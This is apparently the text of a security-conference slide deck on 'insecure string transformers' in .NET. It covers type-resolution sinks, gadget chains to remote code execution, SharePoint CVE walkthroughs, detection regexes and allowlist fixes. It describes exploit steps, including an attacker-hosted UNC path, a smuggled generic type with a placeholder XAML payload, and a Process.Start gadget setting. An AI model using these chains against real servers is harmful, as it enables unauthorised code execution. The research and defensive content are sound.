

TRANSFORMERS DARK SIDE OF THE TYPE

Weaponizing the Conversion Layer

Oleksandr Mirosh

OpenText Fortify

OLEKSANDR MIROSH

@olekmirosh

Security Researcher, OpenText Fortify

- 18+ years
vulnerability research · reversing · pentest
- Research areas
serialization · auth protocols · JNDI
- Transformation logic
Java and .NET
- Numerous CVEs
enterprise software · frameworks

At Black Hat & DEF CON before

2020	Room for Escape
2019	SSO Wars: The Token Menace
2017	Friday the 13th: JSON Attacks
2016	JNDI/LDAP → RCE Dream Land

WHAT FOLLOWS

- **O1** **It is not insecure deserialization**
The reframing
- **O2** **The transformation layer**
String → object, without a serializer
- **O3** **The attack surface**
Five primitives, real gadgets
- **O4** **Real-world autopsy**
From theory to RCE: SharePoint CVEs
- **O5** **Detection & defense**
Hunt it, triage it, kill the class

IT IS NOT INSECURE DESERIALIZATION

01

The reframing

OUT OF MEMORY, AND BACK

- Programs work with data as **objects**
in memory
- To store or transmit them, they need a **format**:
XML · XAML · JSON · String · Binary · ...
- Object ↔ format is the job of **machinery**:
parsers ·marshallers · serializers

The machinery

BinaryFormatter

XmlSerializer

DataContractSerializer

Newtonsoft.Json

System.Text.Json

ObjectInputStream

Jackson


fastjson

COMING BACK IS THE DANGEROUS DIRECTION

- To rebuild an object, the machinery **picks a type**, then **runs code** to build it
- Control the type, and you **choose the code**

That is **Insecure Deserialization**.

Known for over a decade.



THE INDUSTRY RESPONDED

- Stop the data from choosing the type
`TypeNameHandling = None`
- Constrain which types may load
`SerializationBinder`
- The dangerous serializers deprecated, then removed
`BinaryFormatter`
- Scanners learned the sinks
`Deserialize()` · `ReadObject()`

The border was drawn around the serializer,
and everyone learned to hunt inside it.

BUT NOT EVERYTHING GOES THROUGH A SERIALIZER

- Big, structured objects need one
- Simple objects **may travel as a type + a string**

"#FF0000"



Color

"3,5"



Point

"2026-06-29T13:42"



DateTime

No format (XML, JSON, Binary). **Just string.**

No parser / serializer.

So — can this be **Insecure Deserialization?**

THE TRANSFORMATION LAYER

02

*String → object, without a
serializer*

THE TRANSFORMATION LAYER

The code that turns a plain string into a constructed object **with no serializer in between.**

- It performs the **same two operations** a serializer does:
`select a type` → `populate an instance`
- With **none of the serializer machinery**
- Developers rely on it constantly.
It's rarely reviewed as a security boundary.

NOT EVERY CONVERSION QUALIFIES

IN

string as input · a type may be resolved

- `TypeConverter.ConvertFrom`
resolves the converter the type declares
- `static Parse() / TryParse()`
the type is its own factory
- `new T(string)`
the constructor is the trigger
- `Parameterless ctor + accessors`
the members run the code
- `Custom conversion logic`
defines its own shape

OUT

string as input · the type is fixed

`BitConverter`

`XmlConvert`

`Convert.ChangeType`

OUT OF SCOPE

Insecure Deserialization

`Complex serializers`


WHEN A TRANSFORMER BECOMES INSECURE

A transformation layer mechanism is an **Insecure String Transformer** when all four hold:

- **1** It accepts an **attacker-controlled string**
- **2** It **resolves a type** during conversion from the string, metadata beside it, or a separate parameter
- **3** It **instantiates or populates** an object of that resolved type
- **4** It **does not sufficiently restrict** which types may be resolved

The first three make a transformer. The fourth makes it a weapon.

SAME SKELETON, DIFFERENT ENTRANCE



Two entrances. One attack.

OUTSIDE THE SERIALIZER BORDER

- No SAST rules
- No warning in the documentation
- No CWE category of its own
- No hardening switch

OUTSIDE THE SERIALIZER BORDER

- No SAST rules
- No warning in the documentation
- No CWE category of its own
- No hardening switch

This isn't theory.

RCE

through a string conversion

SharePoint

unprivileged user · default config

CVE-2020-1460

CVE-2026-26106

CVE-2026-40357

CVE-2026-47294

CVE-2026-48560

Reproduced. Reported. Patched.

THE ATTACK SURFACE

03

Five primitives, real gadgets

THE ATTACKER'S INVENTORY

.NET FRAMEWORK

Wide open

- The GAC (Global Assembly Cache): one machine-wide store
- Any assembly installed and registered in the GAC, loadable by name, from any process
- Inventory = the whole machine, not just what the app ships

Availability is a property of the runtime — **not the transformer.**

MODERN .NET

Narrowed, not closed

- No GAC. Reach = shared framework + what the app shipped (deps.json)
- Many high-value gadgets still ride in with WindowsDesktop.App
- One desktop reference deep in the graph pulls them back

FIVE MECHANISMS, ONE OUTCOME

3.2	<code>TypeConverter</code>	the type selects the code
3.3	<code>Parse()</code>	the type is its own factory
3.4	<code>new T(string)</code>	the constructor is the trigger
3.5	<code>Setters & getters</code>	the members run the code
3.6	<code>Custom logic</code>	the transformer defines its own shape

Input becomes an instance of an **attacker-chosen type**.

TYPECONVERTER

A type may declare a `TypeConverter` via an attribute.
A separate class that builds an instance from a string.

■ <code>Type t = Type.GetType(typeName);</code>	RESOLUTION	input becomes a Type
■ <code>var conv = TypeDescriptor.GetConverter(t);</code>	SELECTION	the type selects the code
■ <code>return conv.ConvertFromString(value);</code>	EXECUTION	the call runs it

Listing 3 C# The `TypeConverter` sink: both arguments attacker-controlled

The type doesn't convert. It delegates to its `TypeConverter`.

TYPECONVERTER GADGETS: WHERE IT STARTS

The transformer's author

had a few types in view: a Color, a Point, a domain type of its own

never saw the full set the process can resolve

The converter's author

built for its own callers, and judged the code safe there

never weighed being reachable by anyone who can name its type

Nothing connects them but the type name the attacker supplies.

`XamlSerializationWrapperConverter` · `EndpointCollectionConverter`

Ours in 2017. Both needed Visual Studio installed.

The next ones don't.

TYPECONVERTER GADGETS: OUTBOUND

Not every dangerous converter reaches code execution.
These reach the network and the filesystem from a string, on both runtimes.

```
// any non-empty string is treated as a URI
```

■	<code>var u = GetUriFromUriContext(context, value);</code>	RESOLUTION	the string becomes a URI
■	<code>return BitmapFrame.CreateFromUriOrStream(u, ...);</code>	EXECUTION	fetch, then decode

Listing 17 C# ImageSourceConverter: no extension filter, any string is a URI

ImageSourceConverter	no filter. Bytes route to Bmp, Gif, Ico, Jpeg, Png, Tiff or Wmp
-----------------------------	---

CursorConverter	narrower: only *.cur and *.ani reach the decoder
------------------------	--

Every loadable assembly **brings more**.

FIRST RCE TYPECONVERTER GADGET IN .NET

ResXFileRef Soroush Dalili, 2018

- Not tied to any product ships in `System.Windows.Forms`
- In the GAC on .NET Framework within reach of any process on the machine
- Carries into modern .NET as part of `Microsoft.WindowsDesktop.App` Already outbound.
For more, hand it a capable stream gadget.

MECHANISM

- ① `resolve the named type`
- ② `FileStream over the path`
- ③ `build the type from bytes`

THE RCE STREAM GADGET: RESOURCESET

ResourceSet is such a stream gadget.
Its constructor reads the stream as a binary .resources file.
That file can carry a serialized object.

- → `new ResourceSet(stream)`
- → `ResourceReader` stands up a `BinaryFormatter`
- → `DeserializeObject` clears the binder
- → `BinaryFormatter.Deserialize(the payload)` → RCE

Where `BinaryFormatter` is gone,
ResXFileRef needs a different stream gadget.

`BINARYFORMATTER` REACH

reaches modern .NET, narrowing
with each release

Soroush Dalili named three

`ResourceSet`

`ResXResourceSet`

`ResourceReader`

RCE WITHOUT BINARYFORMATTER

More RCE gadgets. Without BinaryFormatter.

■ **WorkflowServiceBehavior** `System.WorkflowServices.dll`

`stream` ctor copies the bytes

→ internal ctor reads `WorkflowName` during construction

→ `DeSeritalizeDefinition` → XOML deserializer

the deserialize hides behind a property read

■ **XamlImageInfo** `System.Activities.Presentation.dll`

constructor → `XamlReader.Load(stream)` → RCE

MODERN .NET

Both are absent from modern .NET shared frameworks: the Workflow Foundation designer and the WF/WCF integration layer were never ported.

Reachable there only where an application references those assemblies directly.

PARSE()

A type buildable from a string exposes a static `Parse()` / `TryParse()`.
Both build an instance from the string.

```
■ Type t = Type.GetType(typeName);                                RESOLUTION    input becomes a Type
   var m = t.GetMethod("Parse", ..., typeof(string));
■ return m.Invoke(null, new[] { value });                          EXECUTION     the type's own Parse runs it
```

Listing 18 C# The Parse sink: reflective static Parse invocation

```
Int32    ·    DateTime    ·    Guid    ·    Version    ·    TimeSpan
```

No second class to find. **The factory is already on the type.**

THE XAML FACTORIES

XamlReader.Parse was one of our 2017 XAML sinks.

XamlServices.Parse is the second, through the System.Xaml writer.

```
public static object Parse(string xamlText)
■    => Parse(xamlText, useRestrictiveXamlReader: false);
    // false → the full XAML object writer builds the graph
```

Listing 20 C# XamlReader.Parse opts out of the restricted reader

ObjectDataProvider	the canonical XAML→RCE payload, carried in full by our 2017 work
---------------------------	--

Availability	GAC on Framework · WindowsDesktop.App on modern .NET
---------------------	--

One string: **Parse builds the graph, and the graph runs the code.**

NEW T(STRING)

The plainest transformer: hand a string to a single-argument constructor.
Writing `new T(s)` is the most routine thing in the language.

- `Type t = Type.GetType(typeName);` RESOLUTION input becomes a Type
- `return Activator.CreateInstance(t, new[] {value});` EXECUTION the constructor runs

Listing 24 C# The constructor sink: construction is the trigger

`new Uri(s)` · `new Version(s)` · `new Guid(s)` · `new MailAddress(s)`

No method to locate, no converter to resolve. **Construction is the whole operation.**

CONSTRUCTOR GADGETS: THE STRING IS A PATH

A single-string constructor that opens an attacker-named path.
Make it a UNC path and any of them reaches out.

FILE READ

- **StreamReader(path)**
opens the file at construction
- **AssemblyDependencyResolver(path)**
ships in Microsoft.NETCore.App
- **FileSystemWatcher(path)**
Directory.Exists contacts the host

FILE WRITE

- **StreamWriter(path)**
creates the file, or truncates it to empty
- **ResourceWriter(path)**
the same, disguised as resources

reset a file: DoS. Create one: flip an existence check.

a flush on dispose or finalize becomes a real write

The string names the path. The constructor does the rest.

THE §3.2 RCE GADGETS, NO CARRIER

Both were §3.2 gadgets. Each also exposes a string constructor.

- **`new ResourceSet(string)`**

opens the path → `ResourceReader` → `BinaryFormatter` → RCE
reaches modern .NET, narrowing with each release

- **`new WorkflowServiceBehavior(string)`**

reads the file → XOML deserializer → RCE
.NET Framework only. WF was never ported.

WHAT'S NEW

In §3.2, `ResXFileRef` had to hand them a stream.

No carrier. The constructor opens the path itself.

The path can be UNC. The bytes come from a remote share.

SETTERS AND GETTERS

This one empties the constructor and moves the code to the members.
Every assignment runs its accessor.

■	<code>Type t = Type.GetType(typeName);</code>	RESOLUTION	input becomes a Type
	<code>object obj = Activator.CreateInstance(t);</code>		
	<code>foreach (var (name, value) in inputPairs)</code>		
■	<code>PropertyInfo p = t.GetProperty(name);</code>	SELECTION	the name picks the member
■	<code>p.SetValue(obj, value);</code>	EXECUTION	the selected accessor runs

Listing 30 C# The accessor sink: create, then populate by attacker-named property

Any accessor can run code. **And the most capable one comes next.**

THE KING: OBJECTDATA PROVIDER

Its job is to call a method on an object and show the result.
The whole operation is exposed as settable properties.

```
public void set_MethodName(string value) {  
    this._methodName = value;  
    base.Refresh(); } // → BeginQuery → QueryWorker
```

- `_objectType.InvokeMember(MethodName, flags,`
- `_objectInstance, methodParams);`

Listing 32 C# ObjectDataProvider: setting properties reaches InvokeMember

THREE COMBINATIONS

ObjectInstance + MethodName

call any method on a supplied object

ObjectType + parameters

construct any type, your arguments

the two together

construct it, then call any method on it

Same reach as the XAML factories.

Canonical RCE payload: **ObjectInstance = Process, MethodName = Start.**

CUSTOM CONVERSION LOGIC

The first four are the standard shapes, not a closed list.
Each had a name a reviewer could grep.

```
GetConverter() · static Parse() · new T(string) · a property-setting loop
```

Custom conversion logic offers no such handle.

IN THE WILD

`DataSet.ReadXml` → `XmlSerializer` → RCE CVE-2020-1147

Four shapes we can name. **Behavior** finds the ones we cannot.

REAL-WORLD AUTOPSY

04

Two CVEs, six years apart

CVE-2020-1460: THE SEED

SharePoint, 2020. A conversion that resolved an attacker-named type.
RCE with no serialization format and no parser endpoint.

```
■ string typeName = element.GetAttribute("Type");      THE TYPE      from the workflow XML
   Type type = Type.GetType(typeName);
■ GetConverter(type).ConvertFromString(value);         THE STRING    from the insert arguments
```

Listing 35 C# SPWorkflowDataSourceView.Insert (CVE-2020-1460)

A type name and a string. **They meet on the last line.**

FROM STRINGS TO RCE

THE TWO STRINGS

Everything the attacker supplies

■ THE TYPE

```
Type="System.Resources.ResXFileRef,  
    System.Windows.Forms, ..."
```

■ THE STRING

```
"\\attacker\p.resx ; ResourceSet ; enc"  
filename ; typename ; encoding
```

ResXFileRef → ResourceSet → BinaryFormatter → RCE

Two strings in the right place,
and a hosted file does the rest.

REACHING `Insert()`

Four steps, unprivileged user

- 1 a config file carrying the Type
- 2 bound to a list by ID
- 3 applied via `AssociateWorkflowMarkup`
- 4 insert an item, and `Insert()` fires

THE FIX: RESTRICT TYPE RESOLUTION

No serializer to harden. No TypeNameHandling to set.
The patch constrains the type before the conversion runs.

BEFORE

```
GetConverter(type).ConvertFromString(value);
```

resolves any attacker-named type

AFTER

```
if (!IsAllowConvertType(type)) throw;  
GetConverter(type).ConvertFromString(value);
```

filters to the allowed types

THE ALLOWLIST

```
bool  
int  
double  
string  
DateTime  
+ three SPField types
```

```
ResXFileRef    not  
reachable
```

This is the fix we recommend. **Correct, and in the right place.**

SIX YEARS LATER

2020

One bug, no class in sight

■ CVE-2020-1460

no restriction at all

fixed correctly

The bug was simple.
The class is not.

→ [whitepaper §4.2](#)

2026

Four more, same class

CVE-2026-26106

CVE-2026-40357

■ **CVE-2026-47294** *we walk this one*

CVE-2026-48560

each behind a restriction, each bypassed

A PARSE SINK IN THE MARKUP PARSER

A different component: the ASPX markup parser.
Two of its branches are Insecure String Transformers.

```
■ ret = converter.ConvertFromInvariantString(value);
  // when no such converter is found:
  MethodInfo mi = objType.GetMethod("Parse", ...);
■ ret = Util.InvokeMethod(mi, null, parameters);
```

TYPECONVERTER the vector from 4.1

PARSE the §3.3 XAML sink

the type decides which branch runs

Listing 39 C# PropertyConverter.ObjectFromString (CVE-2026-47294)

A reachable sink. **Behind an allowlist.**

A GENERIC SMUGGLES THE TYPE

SafeControl checks the control type, not its property types.
Markus Wulftange walked that gap in CVE-2023-33160.

■	namespace Microsoft.SharePoint {	ALLOWED	the whole namespace
	public class ProxyRequestResponse<T> {		
■	public T value { get; set; }	THE GAP	T is never checked
	}		

Listing 41 C# the value property carries the type argument T

The fix reached one ASPX parser. **There are two.**

ONE CALL CARRIES BOTH

Delivery is a single request to the design-mode service.

ExecuteProxyUpdates carries the type and the payload together.

■ THE TYPE · REGISTER DIRECTIVE

```
<Register TagPrefix="x" Namespace="Microsoft.SharePoint.  
ProxyRequestResponse`1[[System.Xaml.XamlServices, ...]]" />
```

■ THE PAYLOAD · ASPX MARKUP

```
<x:0 runat="server" value='{XAML_PAYLOAD}' />
```

the payload is the ObjectDataProvider XAML from §3.5

One request with the generic type and the XAML string. **RCE.**

THE FIX: A CHARACTER RESTRICTION

Microsoft added a character restriction on the Register directive.
The generic-type syntax no longer passes validation.

■ REJECTED

```
Microsoft.SharePoint.ProxyRequestResponse`1[[System.Xaml.XamlServices, ...]]
```

T can no longer be set to an attacker type, by this route

CVE-2020-1460 cut at the type *at resolution*

CVE-2026-47294 cut at the delivery syntax *before the parser*

Two cut points, one boundary: **the type.**

DETECTION AND DEFENSE

05

Find it once, close it for good

THREE HUNTS

There is no serializer call to grep for, and no payload format to match.
The transformer hunt runs in three passes.

- **the shared hunt** input becomes a Type — one query, all five

- **the sink hunt** the conversion that consumes the resolved type

- **the gadget hunt** what that type does, across everything loadable

Three hunts named. **Now the rules for each.**

THE NECK: INPUT BECOMES A TYPE

Each transformer begins here: input becomes a Type.

The sink only decides what happens next.

```
\b\w* (Get|Resolve|Create|Load) Type\w*\s* \ (           # framework calls and wrappers
Activator\.CreateInstance\s* \ (           # name-based overloads
```

Listing 46 regex shared hunt: type resolution, text search

base patterns, to show the shape of the hunt — not production rules

A wrapper can hide the base call.

```
builder.GetType()      ·      registry.Resolve()      ·      loader.Create()
```

any method that takes a name and returns a Type is a candidate

One door in for all five. **And no way to reach the code without it.**

FIVE SINKS, ONE SHAPE

Once the type is resolved, each primitive collapses to one short call.
Learn the shapes and the sink hunt is a scan.

TypeConverter	<code>GetConverter(type) → ConvertFromString(value)</code>
Parse	<code>GetMethod("Parse") → Invoke(null, value)</code>
new T(string)	<code>Activator.CreateInstance(type, value)</code>
Setters / getters	<code>CreateInstance(type) → SetValue(name, value) ...</code>
Custom logic	<code>no signature – input → type → build</code>

Matching the sink finds the conversion. **Finding the gadget makes it an attack.**

WHAT MAKES A GADGET DANGEROUS

A gadget looks like an ordinary conversion, until you see what it touches.
What to read: a ConvertFrom, a Parse, a constructor, an accessor.

```
Assembly.Load*           // load an assembly
Type.GetType, Activator.CreateInstance // resolve a type
Xaml*                    // XamlReader, XamlServices, Baml*
*Deserialize             // Xml, DataContract, Binary, Soap
File.Open*, new FileStream // read a file, incl. UNC
WebRequest, HttpClient    // outbound fetch
```

Listing 47 C# examples of what may count as a dangerous gadget body

not every primitive has a gadget for every payoff on every runtime — yet

Last piece in. **And it names the payoff: run, read, or reach out.**

NO CODE? HUNT THE DATA

Black-box, incident response, or a defender with no source.

The type name is in the data: traffic, storage, files, logs.

■ RECON · WHERE CONVERSION HAPPENS

```
# a .NET type name in a value position
\b(?:System|Microsoft|MyApp)\.[A-Za-z0-9_]+(?:[.+] [A-Za-z0-9_]+)*\b
```

■ ATTACK · A VALUE CARRYING WHAT IT SHOULD NOT

```
(ObjectDataProvider|ResXFileRef|XamlReader|XamlServices)      # known gadgets
<\s*[A-Za-z][\w:.-]*\s+[^>]*xmlns:msdata:DataType\s*=        # markup where a scalar belongs
\\\\[A-Za-z0-9._-]+\\\\[^\s"' ]+|[a-z]+://[^\s"' ]+              # a UNC path or URL in a value
```

The name of the type is the signature. **Whether you read code or read data.**

TRIAGE

TIERS

Ranked by impact and confidence

- **TIER 1**
confirmed reachable code execution
- **TIER 2**
likely: one condition unconfirmed
- **TIER 3**
reachable, but no gadget found yet

Every one of these should be fixed.
Triage only sorts the order.

THE CHECKLIST

Six questions per candidate

- [] Can the attacker control the type?
- [] Can the attacker control the value?
- [] Any validation between the two?
- [] Which assemblies can the process load?
- [] Is a working gadget among them?
- [] Does it cross a trust boundary?

KILL THE CLASS: ONE CONDITION

Every finding here reduces to one condition: input chooses the type.
Address it and the class disappears.

1 Gate the type before conversion

a check before resolution is safest — resolution itself can carry risk

2 Limit to a known-good set

a list of the types you expect, never a description of the ones you fear

sanitize the name first, resolve second, and never resolve a name you have not cleared

The type choice is the vulnerability. Take it back and nothing fires.

REMOVE THE CHOICE

The strongest fix is to not resolve a type from input at all.
Often the type is not truly dynamic: pin it in code.

```
// input-driven type: the whole class in one line
■ var obj = Convert(Type.GetType(input.TypeName), input.Value);
// fixed type: nothing to steer
■ var address = ParseAddress(input.Value);
```

Listing 64 C# input-driven vs. fixed destination type

possible far more often than the code suggests

If no input chooses the type, **there is nothing to exploit.**

RESTRICT THE CHOICE

When the type genuinely varies, restrict which names may resolve.
Matched against a known-good set, checked before resolution.

```
static readonly HashSet<string> Allowed = new()  
{ "System.Int32", "System.DateTime", "MyApp.Models.CustomerAddress" };  
■ if (!Allowed.Contains(inputTypeName))  
    throw new SecurityException($"Type not permitted: {inputTypeName}");  
Type t = Type.GetType(inputTypeName); // only for an approved name
```

Listing 65 C# exact-name allowlist at the sink

Check the name before resolution: resolution itself may run code.

Blocklists: not a defense. They name only what is already known.

Restrict which types can resolve, and the conversion layer goes quiet.

CONCLUSION

1 It is not Insecure Deserialization

same root cause — attacker-controlled type resolution — with no serializer in sight

2 One layer, five primitives

TypeConverter, Parse, new T(string), accessors, custom logic

3 A vulnerability class of its own

distinct mechanism · its own sinks · separate signature · dedicated fix

— and still no CWE to name it.

THE IMPACT

Five SharePoint CVEs

Two traced end to end

All RCE, unprivileged

Default configuration

Six years apart

Post-2017 defenses in place

None governed the conversion

The Transformation Layer has been a security boundary all along. It is time we treated it as one.

QUESTIONS?

Transformers: Dark Side of the Type

Weaponizing the Conversion Layer

Whitepaper — published alongside these slides

Oleksandr Mirosh

@olekmirosh OpenText Fortify